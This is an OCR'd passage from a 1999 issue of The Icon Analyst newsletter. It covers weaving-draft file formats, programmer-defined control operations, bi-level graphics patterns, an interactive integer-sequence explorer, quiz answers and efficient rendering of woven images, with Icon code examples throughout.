   return rational(numer / div, denom / div, sign)
end
```

New Version of rational.icn

As often happens, writing articles about programs results in their revision. The current version of the module rational is on the Web site for this issue of the Analyst.



What's Coming Up

We had expected to have an article on weavable color patterns for this issue of the Analyst, but we ran out of space and time. This article has high priority for the next issue.

We'll continue the series on periodic sequences with ones that result from modular arithmetic.

We've been planning a series of articles on "classical" cryptography for some time. That's on the table for the next issue.

In **From the Library**, we'll continue the survey of the basic modules in the Icon program library.

The Icon Analyst

In-Depth Coverage of the Icon Programming Language

October 1999
Number 56

In this issue …

Weave Draft Representation

Pattern-Form Drafts Revisited

We designed pattern-form drafts (PFDs) so that patterns in threading and treadling sequences could be preserved [1]. The file format we chose was designed to be compact and to be processed by programs. Each line contains one component of the draft as shown in Figure 1. Notice that the number of shafts and number of treadles are encoded in the tie-up.

Since information is positional and not self-identifying, it is not well suited for manual editing, although that's possible: It's ASCII text with few enough lines that individual components can be identified.

Pattern-form drafts have been central to our work on weave structure. It's important that PFDs can represent all the information we need and do that in a convenient way.

The original format did not handle all aspects of weave structures that we subsequently found to be important, such as liftplans.

As we mentioned in the article about Dobby looms and liftplans [2], liftplans often are large compared to tie-ups. Although using a bit-string representation for liftplans is possible, it's awkward and impractical. And while we once hoped to deal with patterns in tie-ups in a way similar to the what we did with threading and treadling sequences, the kinds of patterns they have require a different approach. This freed us from an immediate need to represent them in drafts in a manner that made their structure evident.

Both liftplans and tie-ups are binary matrices. We therefore decided to us Icon's bi-level pattern format for conciseness (see the **Graphics Corner** article that starts on page 4). An important consideration in making this choice was the existence of several programs and procedures in the Icon program library for creating and manipulation bi-level patterns. The interactive pattern manipulator is described in *Graphics Programming in Icon* [3] is particularly useful.

```
aquadesign                                                                  name
[[1>8]*5][[7<1]8*4]765432[[1>8]*5][[7<1]8*4][7<1]                           threading
[[1>8]*10]                                                                  treadling
[G*20][H*39][G*20][G*19][H*39][G*20]                                        warp colors
[0–>80]                                                                     weft colors
c1                                                                          palette
8;8;1001001111000001111000000111000000111001100101000100101000100101      tie-up
```

Figure 1. A Pattern-Form Draft

It's worth noting that bi-level pattern strings, while compact, are not easy to decipher without the aid of a program. For example, consider the tie-up grid diagram in Figure 2.




Figure 2. A Tie-Up Grid

The corresponding bi-level pattern is

```
16,#0f3f1e7e3cfc79f8f3f0e7e1cfc39f873f0f7
e1efc3cf879f0f3e1e7c3cf879f
```

This string is 68 characters long compared to the 262 characters the bit-string representation would require.

While we were revamping the PFD format, we decided that we needed more generality in dealing with warp and weft color sequences. Originally they were strings of palette keys. In the new PFD format, they are strings of characters that index a string of palette keys (the character encoding for indexes that are greater than 9 is the same as used in the threading and treadling sequences).

The new PFD format has 11 lines:

name	text
threading	pattern form
treadling	pattern form
warp colors	pattern form
weft colors	pattern form
palette	palette name
keys	palette keys
tie-up	bi-level pattern
shafts	integer
treadles	integer
liftplan	bi-level pattern

The lines for the number of shafts and treadles are included so that it's not necessary to extract them from the tie-up.

The liftplan may be empty. If it is present, the tie-up and treadling may be empty, although in WIFs [1] they usually are included in addition to a liftplan so the draft can be used on a loom without a dobby device.

Problems with Pattern-Form Drafts

Pattern-form drafts have several limitations. The number of shafts and treadles is limited to the number of characters that are available for encoding integers. Although this is not a problem for real looms, some computer weaving programs are capable of dealing with 256 shafts and/or treadles.

The use of palettes instead of actual color values is more limiting than it might seem. Most drafts do not have a large number of colors (although some do). But built-in palettes provide no way for representing, say, 32 equally spaced shades of blue. A more serious practical problem is that some drafts specify combinations of subtly different hues. For these, no Icon color palette may be able to separate them and they may come out to be the same using PaletteKey().

Internal Representation of Drafts

PFD is a file format. In order to manipulate a draft in a program in a reasonable way, it's necessary to convert it to an internal format that typically involves lists and arrays (lists of lists) [4].

It would be useful to be able to save an internal draft as-is and to be able to use it later, perhaps in a different program. The procedures xencode() and xdecode() in the Icon program library module xcode [5], make this easy to do.

In order to encode an entire internal draft structure as a single file, it's necessary to have all the components in one structure — a top-level structure that includes the rest. A record is the natural choice for this.

A record declaration for an internal structure draft (ISD) has 12 fields:

```
record isd(
   name,
   threading,
   treadling,
   warp_colors,
   weft_colors,
```

```
    color_list,
    shafts,
    treadles,
    width,
    height,
    tieup,
    liftplan
    )
```

The name field contains a string. The shafts, treadles, width, and height fields contain integers. The width and height fields are included so that the dimensions of the weave can be specified independently of the lengths of the threading and treadling lists. The sequences can be truncated or extended as needed [6].

The tieup and liftplan fields contain binary matrices. The other fields contain lists. The color list is a list of color values, which can be in any form that Icon supports (except mutable colors). The remaining lists are composed of numbers (not character codes representing numbers).

Given an ISD, it can be saved to a file by

```
xencode(draft, file)
```

and restored from a file by

```
xdecode(file)
```

The big disadvantage of ISDs is that they have no way of representing patterns (but we're working on that …). A minor disadvantage compared to PFDs is that they are larger — typically by a factor of 3 or 4, but ISDs are smaller than corresponding WIFs. In return for the increased size, ISDs provide ready-made internal structures, the capability for representing any number of shafts and treadles, and the capability for handling any color value that Icon can handle.

References

1. "Weaving Drafts", Icon Analyst 53, pp. 1-4.

2. "Dobby Looms and Liftplans", Icon Analyst 55, pp. 17-20.

3. *Graphics Programming in Icon*, Ralph E. Griswold, Clinton L. Jeffery, and Gregg M. Townsend , Peer-to-Peer Communications, Inc., 1998, pp. 299-326.

4. "Arrays", Icon Analyst 14, pp. 2-4.

5. "From the Library", Icon Analyst 34, pp. 9-12.

6. "A Weaving Language", Icon Analyst 51, pp. 5-11.

From the Library — Programmer-Defined Control Operations

> *A book ought to be like a man or a woman, with some individual character in it, though eccentric, yet its own; with some blood in its veins and speculation in its eyes and a way and a will of its own.* – John Mitchel

The collection of programmer-defined control operations in the Icon program library has grown quite large. Since the on-line version of the library is updated only infrequently, we've put the current version of this module, pdco.icn, on the Web site for this issue of the Analyst.

Some of the PDCOs in this module illustrate how various control structures can be modeled. Examples are:

AltPDCO{*e1*, *e2*}	*e1* | *e2*
EveryPDCO{*e1*, *e2*}	every *e1* do *e2*
GaltPDCO{*e1*, *e2*, … }	*e1* | *e2* | ...
GconjPDCO{*e1*, *e2*, … }	*e1* & *e2* & …
LimitPDCO{*e1*, *e2*}	*e1* \ *e2*
RepaltPDCO{*e*}	|*e*
ResumePDCO{*e1*, *e2*, *e3*}	every *e2* \ *e2* do *e3*

The main value of these PDCOs is pedagogical. By studying them, you can learn the details of Icon's control structures.

Other PDCOs of main interest in the library follow. The code for some is given in Reference 1.

BinopPDCO{*e1*, *e2*, *e3*} applies the binary operations from *e1* to values from *e2* and *e3*.

ComparePDCO{*e1*, *e2*} compares the sequences *e1* and *e2*. It succeeds if the sequences are the same but fails otherwise.

ComplintPDCO{*e*} produces the integers starting at 0 that are not in *e*. The sequence produced by *e* must be non-decreasing.

DeltaPDCO{*e*} produces the differences of successive integer values from *e*.

IncreasingPDCO{*e*} removes values from *e* as necessary to produce an increasing sequence.

IndexPDCO{*e1*, *e2*} selects values of *e1* in the positions produced by *e2*. The sequence produced by *e2* must be non-decreasing.

InterPDCO{*e1*, *e2*, …} interleaves values from *e1*, *e1*, … . *Note:* This procedure was named InterleavePDCO{} in Reference 1.

LengthPDCO{*e*} produces the length of (number of terms) in *e*.

OddEvenPDCO{*e*} inserts values into *e* to make odd-even sequence.

PalinPDCO{*e*} produces a palindrome sequence.

PatternPalinPDCO{*e*} produces a pattern palindrome sequence [2].

RandomPDCO{*e1*, *e2*, …} produces values from *e1*, *e2*, … selected at random.

ReducePDCO{*e1*, *e2*} "reduces" *e2* by applying the binary operation given by *e1* to the values from *e2*.

ReplPDCO{*e1*, *e2*} replicates each value from *e1* *e2* times.

ReversePDCO{*e*} produces the reversal of *e*.

RotatePDCO{*e*, *i*} rotates *e* by *i* terms. Positive *i* rotates to the left, negative *i* to the right.

SeqlistPDCO{*e*, *i*} returns the first *i* values of *e* in a list.

SkipPDCO{*e1*, *e2*} produces *e1*, skipping the number of terms given by *e2*.

TrinopPDCO{*e1*, *e2*, *e3*, *e4*} applies the trinary operations from *e1* to the values produced by *e2*, *e3*, and *e4*.

UniquePDCO{*e*} filters out duplicate values from *e*.


UnopPDCO{*e1*, *e2*} applies the unary operations from *e1* to *e2*.

See also the answers to the quiz on PDCOs on page 11.

References

1. "Operations on Sequences", Icon Analyst 55, pp. 10-13.

2. "A Weaving Language", Icon Analyst 51, pp. 5-11.



Graphics Corner—Bi-Level Patterns

We have discussed image strings in previous articles [1,2]. Such image strings are based on palettes and have a palette character (key) for every pixel in the image.


For bi-level (two-color) images, Icon supports a more compact representation. A bi-level image string is drawn in the current foreground and background colors. By default, these are black and white, respectively, but they can be any colors. Hence bi-level image strings are not equivalent to palette-based image strings with the g2 palette.

Data Format

A bi-level image string, also called a pattern, has the form *width*,#*data*. Note that the # distinguishes bi-level image strings from palette-based image strings. The *data* portion contains a sequence of hexadecimal digits that specify rows from top to bottom. Each row is specified by *width* / 4 digits with fractional values rounded up.

The digits of each row are interpreted as hexa-

decimal numbers. Each bit of a hexadecimal digit corresponds to a pixel: 0 for background, 1 for foreground. The bits that form a hexadecimal digit are read from right to left. Figure 1 shows an example:



```
1111 1111   f f
0000 0001   8 0
1111 1101   b f
1000 0101   a 1
1010 0101   a 5
1011 1101   b d
1000 0001   8 1
1111 1111   f f
```

8,#ff80bfa1a5bd81ff

Figure 1. A Bi-Level Pattern

This ordering is confusing, but it's rarely necessary to construct or interpret a bi-level image string by hand: There are library programs for this [3].

Built-In Patterns

A few patterns of a general nature are built into the Icon repertoire. These are shown in Figure 2.




Figure 2. Built-In Patterns

Using Patterns

A pattern is specified by the pattern attribute. This attribute can be set in several ways. For example, both

```
Pattern("8,#ff80bfa1a5bd81ff")
```

and

```
WAttrib("pattern=8,#ff80bfa1a5bd81ff")
```

set the pattern to the example given earlier. The pattern attribute also can be given in WOpen(), as in

```
WOpen("pattern=8,#ff80bfa1a5bd81ff", …)
```

The built-in patterns are specified by their string names, as in

```
Pattern("checkers")
```

The pattern is used for all drawing operations, with the details depending on the fill style. With "fillstyle=solid", the default, the pattern has no effect on drawing. With "fillstyle=textured", drawing is done with the foreground and background as specified by the pattern. With "fillstyle=masked", drawing is done with the foreground as specified by the pattern, but background pixels are left unchanged.

Patterns are aligned with the upper-left corner of the window and tile across it. You can imagine drawing with a fill style of "textured" or "masked" as exposing an underlying pattern.

The following program illustrates these features of patterns:

```
link graphics

procedure main()

   WOpen("size=600,300", "pattern=trellis") |
      stop("*** cannot open window")

   WAttrib("fillstyle=solid")        # (the default)

   FillRectangle()

   WriteImage("figure_3.gif")

   Pattern("trellis")

   WAttrib("fillstyle=textured")

   FillCircle(210, 150, 100)
   FillCircle(390, 150, 100)

   WriteImage("figure_4.gif")

   WAttrib("fillstyle=masked")

   Pattern("vertical")

   FillCircle(210, 150, 100)
   FillCircle(390, 150, 100)

   WriteImage("figure_5.gif")
```

```
    WAttrib("fillstyle=textured")

    FillCircle(210, 150, 100)
    FillCircle(390, 150, 100)

    WriteImage("figure_5.gif")

end
```

Here are the images produced by this program:

Figure 3. Filled Rectangle with Solid Fill Style




Figure 4. Filled Circles with Textured Fill Style




Figure 5. Filled Circles with Masked Fill Style




Figure 6. Filled Circles with Textured Fill Style

Figure 3 is solid black because the pattern has no effect with the solid fill style. Figure 4 shows the results of "punching out" two filled circles with the trellis pattern and textured fill style. Notice that the overlapping area tiles seamlessly.

In Figure 5, the filled circles are drawn again with the vertical pattern and masked fill style. Note that the background pixels left over from the trellis pattern are unchanged.

Finally, in Figure 6 the circles are filled with the vertical pattern again, but with the textured fill style. This wipes out the remains of the trellis pattern.

Conclusion

Patterns, like many aspects of computer graphics invite unusual and creative uses. You'll find some examples in Reference 4.

References

1. "Graphics Corner — Fun with Image Strings", Icon Analyst 50, pp. 11-13.

2. "Graphics Corner — More Fun with Image Strings", Icon Analyst 51, pp. 14-16.

3. *Graphics Programming in Icon*, Ralph E. Griswold, Clinton L. Jeffery, and Gregg M. Townsend , Peer-to-Peer Communications, Inc., 1998, pp. 229-336.

4. *Graphics Programming in Icon*, pp. 158-160.

Supplementary Material

Supplementary material for this issue of the Analyst, including images and Web links, is available on the Web. The URL is

http://www.cs.arizona.edu/icon/analyst/iasub/ia56/

Exploring Sequences Interactively

Using Icon's built-in repertoire of generators and the procedures in the Icon program library, it's possible to produce an endless number of sequences of great variety.

These can be explored by writing individual programs, but that is tedious and time consuming.

The article describes an application that allows the user to enter and edit expressions that produce sequences and see the result quickly (or at least as quickly as the sequences can be computed).

The Application

The interface for this application is shown in Figure 1.




Figure 1. The Application Interface

The current sequence is shown in a scrolling text list that occupies most of the window.

Expressions are entered and edited in a dialog, which is shown in Figure 2.

Figure 2. The Edit Dialog

The File menu provides the usual items for saving the current expression and sequence, as well as for quitting the application.

The Sequence menu provides items for calling up the edit dialog and generating the sequence for the current expression.

The Options menu has items for limiting the number of terms produced and for specifying the separator between them.

The Plot menu provides items for presenting the current sequence visually. At present, only grid plots and point plots are supported. A grid plot is shown in Figure 3.




Figure 3. A Grid Plot

Since sequences may have very large values and many terms, grid plots and point plots have limited usefulness, and it's often not possible to show them visually in conventional ways.

We'll consider this problem and explore possible ways of visualizing sequences using unconventional techniques in a subsequent article.

The Implementation

The implementation of this application is largely straightforward and uses techniques described in previous Analyst articles. We'll only describe a few procedures here.

The global variables used by these procedures are:

```
global current_exp      # current expression
global display          # text–list vidget
global limit            # limit on number of terms
global results          # list of current results
global separator        # separator for terms
```

The expression given in the edit dialog is incorporated in a program, which is written to a file and compiled using the system() function. The program is then run as a pipe so that the results can be read into a list. Note that error output is redirected to a file in the /tmp directory. This allows the cause of a problem to be displayed in case there is an error in compilation or execution.

```
procedure run()
   local input, output, k, signal, result
```

```
    static call

    initial
      call := "icont –s –u expr_.icn 2>/tmp/sequent.err"

    output := open("expr_.icn", "w") | {
      Notice("Cannot open file for expression.")
      fail
      }

    write(output, "link seqfncs")
    write(output)
    write(output, "procedure main()")
    write(output)
    write(output, "every write(", current_exp, ") \\", limit)
    write(output)
    write(output, "end")

    close(output)

    WAttrib("pointer=watch")

    if system(call) ~= 0 then {     # didn't compile
      remove("expr_.icn")
      WAttrib("pointer=arrow")
      show_error()
      fail
      }

    input := open("expr_ 2>/tmp/sequent.err", "p")

    results := []

    while result := read(input) do {
      result := numeric(result)
      put(results, result)
      }

    signal :=  close(input)

    remove("expr_.icn")             # remove debris
    remove("expr_")

    WAttrib("pointer=arrow")

    if signal ~= 0 then {           # run-time error
      show_error()
      fail
      }

    display_results()               # display results

    return

  end
```

Displaying the results takes a little work in order to ensure that lines are broken so that they will fit in the width of the text list.

```
  procedure display_results()
    local result_list, term, disp_list, line
    static line_width

    initial line_width := (display.aw – Fudge) /
      WAttrib("fwidth")             # save a little room

    result_list := []

    every put(result_list, image(!results) || separator)

    line := ""
    disp_list := []

    while term := get(result_list) do {
      if *line + *term > line_width then {
        if *line = 0 then {
          put(disp_list, term[1+:line_width])
```

The Encyclopedia of Integer Sequences

The encyclopedia of integer sequences [1] contains a vast collection of integer sequences from a wide range of disciplines.

In it you can find all kinds of things, including sequences related to primes, Mersenne numbers, versum sequences, "self-organizing" sequences, sequences related to chess problems, continued fractions, and strange (to us) sequences like "Remoteness Numbers for Tribulations", and specialized mathematical sequences like "Unique Attractors for the Sliding Möbius Transform".

The book is well worth owning if you are interested in recreational mathematics, but there's a more accessible and extensive source on the Web <1>. With it you can look up sequences, give the terms of a sequence and find out if it's in the database, and submit new sequences.

You also can download the entire database <2>, which at this writing has 49 sections containing nearly 50,000 sequences.

To get an idea of the developing database, at the present time about 10,000 new sequences are being added each year.

Reference

1. *The Encyclopedia of Integer Sequences*, N. J. A. Sloane and Simon Plouffe, Academic Press, 1995.


Links

1. http://www.research.att.com/~njas/sequences/index.html

2. http://www.research.att.com/~njas/sequences/Seis.html

```
            line := term[line_width:0]
            }
          else {
            put(disp_list, line)
            line := term
            }
          }
        else line ||:= term
        }
    if *line > 0 then put(disp_list, line)
    VSetItems(display, disp_list)   # display sequence
    return
end
```

The complete program is on the Web site for this issue of the Analyst. Be aware, though, that the program still is under development and probably will have more features than shown here.



Answers to Quiz on Programmer-Defined Control Operations

See Icon Analyst 55, page 16, for the questions.

1.

(a)

```
procedure ExchangePDCO(L)
   local i
   while i := @L[1] do
      suspend @L[1] | i
end
```

(b)

```
procedure CumulativePDCO(L)
   local i
   i := 0
   while i +:= @L[1] do
      suspend i
end
```

Note: This operation can be done by

```
ReducePDCO{"+", expr}
```

See page 4.

(c)

```
procedure IntegerPDCO(L)
   local x
   while x := @L[1] do
      if type(x) == "integer" then suspend x
end
```

Note: The problem was poorly phrased. A procedure that filters *out* non-integer values should be named IntegerPDCO{} as above, not NonintegerPDCO{}. Notice that the version given above only passes through values of type integer and does not attempt to convert values of other types. The code for the latter interpretation is

```
   while x := @L[1] do
      suspend integer(x)
```

(d)

```
procedure ModnPDCO(L)
   local i, j
   every i := seq() do {
      j :=  @L[1]  | fail
      suspend j % i
      }
end
```

Note: This operation can be done by

```
BinopPDCO{"%", e, seq()}
```

See page 3.

None of these PDCOs has a problem with infinite sequences, *per se*. However, IntegerPDCO{} stops producing values but doesn't terminate if an infinite sequence stops producing integer values.

2.

(a) Term-wise sum of the integers and the Fibonacci numbers: 2, 3, 5, 7, 10, 14, 20, 29, 43, 65, 100, 156, 246, 391, 625, 1003, …

(b) Alternating sums and differences of the primes and Fibonacci numbers: 3, 2, 7, 4, 16, 5, 30, -2, 57, -26, 120, -107, 274, -334, 657, -934, 1656, -2523, 4248, -6694, 11019, -17632, …

(c) The integers *i* repeated *i* times: 1, 2, 2, 3, 3, 3, 4, 4, 4, 4, 5, 5, 5, 5, 5, 6, 6, 6, 6, 6, 6, 7, 7, 7, 7, 7, 7, 7, …

(d) Differences of successive primes: 1, 2, 2, 4, 2, 4, 2, 4, 6, 2, 6, 4, 2, 4, 6, 6, 2, 6, 4, 2, 6, 4, 6, 8, 4,

2, 4, 2, 4, 14, 4, 6, 2, 10, …

(e) The Fibonacci numbers with insertions, where necessary, to make terms alternate between odd and even. The inserted terms (every fourth term in this case) are underscored: 1, 2, 1, 2, 3, 4, 5, 8, 13, 14, 21, 34, 55, 56, 89, 144, 233, 234, 377, 610, 987, 988, 1597, 2584, 4181, 4182, 6765, 10946, 17711, 17712, …

(f) The Fibonacci numbers and the primes interleaved and then reduced modulo 8: 1, 2, 1, 3, 2, 5, 3, 7, 5, 3, 0, 5, 5, 1, 5, 3, 2, 7, 7, 5, 1, 7, 0, 5, 1, 1, 1, 3, 2, 7, …

(g) The Fibonacci numbers interleaved with the primes taken mod 8: 1, 2, 1, 3, 2, 5, 3, 7, 5, 3, 8, 5, 13, 1, 21, 3, 34, 7, 55, 5, 89, 7, 144, 5, 233, 1, 377, 3, 610, 7, …

(h) The sizes (numbers of digits) of the Fibonacci numbers: 1, 1, 1, 1, 1, 1, 2, 2, 2, 2, 2, 3, 3, 3, 3, 3, 4, 4, 4, 4, 5, 5, 5, 5, 5, 6, 6, 6, 6, 6, 7, 7, 7, 7, 7, 8, 8, 8, 8, 9, 9, 9, 9, 9, 10, 10, 10, 10, 10, 11, 11, 11, 11, 11, 12, 12, 12, 12, 12, 13, 13, 13, 13, …

(i) The individual digits of the Fibonacci numbers (since ! is a generator, each application runs through all the characters (digits) of the term to which it is applied): 1, 1, 2, 3, 5, 8, 1, 3, 2, 1, 3, 4, 5, 5, 8, 9, 1, 4, 4, 2, 3, 3, 3, 7, 7, 6, 1, 0, 9, 8, 7, 1, 5, 9, 7, 2, 5, 8, 4, 4, 1, 8, 1, 6, 7, 6, 5, 1, 0, 9, 4, 6, 1, 7, 7, 1, 1, 2, 8, 6, 5, 7, 4, 6, 3, 6, …

3.

(a) The integers *i* repeated *p* times by the corresponding primes *p*:

```
ReplPDCO{seq(), primeseq()}
```

(b) The integers *i* repeated by *i* repeated *i* times (as in solution 2(c)):

```
ReplPDCO{seq(), ReplPDCO{seq(), seq()}}
```

(c) The primes interleaved with the primes plus 3:

```
InterPDCO{primeseq(), primeseq() + 3}
```

(d) The primes made into an odd-even sequence:

```
OddEven{primeseq()}
```

4.

(a) Puzzle1PDCO{*e1*, *e2*, …, *en*} produces results from its argument expressions selected at random.

(b) Puzzle2PDCO{*e1*, *e2*} skips the number of terms in *e1* given by *e2*. For example,

```
Puzzle2PDCO{seq(), primeseq()}
```

produces

1, 4, 8, 14, 22, 34, 48, 66, 86, 110, 140, 172, 210, 252, 296, 344, 398, 458, 520, 588, 660, 734, 814, 898, 988, 1086, 1188, 1292, 1400, 1510, 1624, 1752, 1884, 2022, 2162, …

(c) Puzzle3PDCO{*e*} fills in *e* with runs of consecutive integers as necessary. For example,

```
Puzzle3PDCO{
  InterleavePDCO{primeseq(), seq()}
  }
```

produces

2, 1, 2, 3, 2, 3, 4, 5, 4, 3, 4, 5, 6, 7, 6, 5, 4, 5, 6, 7, 8, 9, 10, 11, 10, 9, 8, 7, 6, 5, 6, 7, 8, 9, 10, 11, 12, 13, 12, 11, 10, 9, 8, 7, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 16, 15, 14, 13, 12, 11, 10, 9, 8, 7, …

Woven Images

Producing images from weaving drafts is not particularly difficult, but it's well worth thinking about how to do it efficiently.

The naive approach is to examine each point of interlacing to determine whether the warp thread or the weft thread is on top and drawing the intersection in the appropriate color. We'll just draw a point, so that the threads are one-pixel in width.

The Naive Approach

Using ISDs (see pages 2 and 3), the naive approach is:

```
every x := 1 to *draft.threading do {
  every y := 1 to *draft.treadling do {
    if draft.tieup[x, y] = 1 then
      Fg(draft.color_list[draft.warp_colors[x]])
    else
      Fg(draft.color_list[draft.weft_colors[y]])
    DrawPoint(x – 1, y – 1)
    }
  }
```

This method, requiring a separate computation for every pixel, is painfully slow because the complexity is $n \times m$ for an $n \times m$ image. For example, for a small image of 100×100 threads, there are 10^4 iterations of the inner loop.

Insight

One way to speed the process is to draw in all the warp threads as vertical stripes and then overlay the weft threads in those places where they are on top:

```
every x := 1 to *draft.threading do {
    Fg(draft.color_list[draft.warp_colors[x]])
    DrawLine(x – 1, 0, x – 1, *draft.treadling – 1)
    }

every x := 1 to *draft.threading do {
  every y := 1 to *draft.treadling do {
    if draft.tieup[x, y] = 0 then
      Fg(win, draft.color_list[draft.weft_colors[y]])
    DrawPoint(x – 1, y – 1)
    }
  }
```

Figure 1 shows what a typical woven image looks like after the warp background is drawn.




Figure 1. Warp Background

Drawing the warp background first saves a DrawPoint() for those intersections where the warp thread is on top, but the number of loop iterations is slightly larger — $10^4 + 100$ for a 100×100 image. There is a noticeable gain in speed, but the basic problem remains.

Incidentally, we could draw a weft background of horizontal stripes and overlay the warp. We chose to follow the order used in actual weaving, where the warp is set up in advance and the weft threads added during the weaving process. In addition, the performance wouldn't change much for narrow weaves — the warp interlacements would be longer in that case.

More Insight

A significant improvement can be made by noting that there can be only as many different weft overlay patterns as there are treadles. These can be pre-computed and put in a list indexed by the treadle number. By representing the patterns as lists of points, all the weft pixels can be drawn in a single call of DrawPoint(). Here's code for the pre-computation of the treadle lists:

```
treadle_list := list(draft.treadles)

every !treadle_list := []

every i := 1 to draft.treadles do {
  every j := 1 to draft.shafts do {
    if draft.tieup[i, j] = 0 then {
      every k := 1 to *draft.threading do {
        if draft.threading[k] = j then
          put(treadle_list[i], k – 1, 0)
        }
      }
    }
  }
```

Note that the y coordinates are all set to 0; their actual values aren't known until the weft overlay is drawn. It's not necessary, however, to change them; the y coordinate can be set by using translation:

```
every y := 1 to *draft.treadling do {
  treadle := draft.treadling[y]
  Fg(draft.color_list[draft.weft_colors[y]])
  WAttrib("dy=" || (y – 1))
  DrawPoint ! treadle_list[treadle]
  }
```

This greatly improves the speed of drawing. Ignoring the pre-computation costs, which amount to an insignificant percentage of the total cost even for small images, the complexity drops from $n \times m$ to m — from 10^4 to 100 for our example.

We can further improve the performance by keeping track of the picks that use the same color. For each color, we can then set the foreground accordingly draw all the weft overlays for that color. Again, this adds to the complexity of the code:

```
                    …
treadle_colors := list(*draft.color_list)
every !treadle_colors := []

every i := 1 to *draft.threading do {
```

```
   j := draft.weft_colors[i]
   put(treadle_colors[j], i)
   }
every i := 1 to *treadle_colors do {
   Fg(win, draft.color_list[i]) | stop("bogob")
   every y := !treadle_colors[i] do {
      WAttrib(win, "dy=" || (y – 1))
      DrawPoint ! treadle_list[draft.threading[y]]
      }
   }
```

Special Cases

